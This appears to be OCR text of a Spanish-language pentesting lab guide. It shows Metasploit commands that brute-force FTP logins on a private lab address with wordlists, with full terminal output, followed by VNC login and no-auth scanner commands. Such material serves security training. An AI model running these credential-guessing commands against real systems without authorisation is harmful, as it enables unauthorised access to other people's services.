
Buscar módulo

search ftp login

use auxiliary/scanner/ftp/ftp_login
set RHOSTS 10.0.2.7
set BLANK_PASSWORDS true
set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
run




jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
9 post/windows/gather/credentials/ftpx . normal No Windows Gather FTP Explorer (FTPX) Credential Extraction
10 post/windows/gather/credentials/smartftp . normal No Windows Gather SmartFTP Saved Password Extraction
11 auxiliary/dos/windows/ftp/xmeasy560_nlst 2008-10-13 normal No XM Easy Personal FTP Server 5.6.0 NLST DoS
12 auxiliary/dos/windows/ftp/xmeasy570_nlst 2009-03-27 normal No XM Easy Personal FTP Server 5.7.0 NLST DoS
Interact with a module by name or index. For example info 12, use 12 or use auxiliary/dos/windows/ftp/xmeasy570_nlst
msf6 > use 2
msf6 auxiliary(scanner/ftp/ftp_login) > options
Module options (auxiliary/scanner/ftp/ftp_login):
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS true no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST false no Record anonymous/guest logins to the database
RHOSTS 10.0.2.7 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf6 auxiliary(scanner/ftp/ftp_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
PASS_FILE => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 10.0.2.7:21 - 10.0.2.7:21 - Starting FTP login sweep



jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :123456789 (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :password (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :iloveyou (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :princess (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :1234567 (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :12345678 (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :abc123 (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :nicole (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :daniel (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :babygirl (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :monkey (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :lovely (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :jessica (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :654321 (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :michael (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :ashley (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :qwerty (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :111111 (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :iloveu (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :000000 (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :michelle (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :tigger (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :sunshine (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :chocolate (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :password1 (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :soccer (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :anthony (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :friends (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :butterfly (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :purple (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :angel (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :jordan (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :liverpool (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :justin (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :loveme (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :fuckyou (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :123123 (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :football (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :secret (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :andrea (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :carlos (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :jennifer (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :joshua (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :bubbles (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :1234567890 (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :superman (Incorrect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :hannah (Unable to Connect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :amanda (Unable to Connect:)
[-] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :loveyou (Unable to Connect:)
[*] 10.0.2.7:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed


► VNC

Buscar módulo

search auxiliary vnc

use auxiliary/scanner/vnc/vnc_login
set RHOSTS 10.0.2.7
run





► *Si el servidor no requiere autenticación, también puede ser vulnerable directamente con:*

use auxiliary/scanner/vnc/vnc_none_auth
set RHOSTS 10.0.2.7
run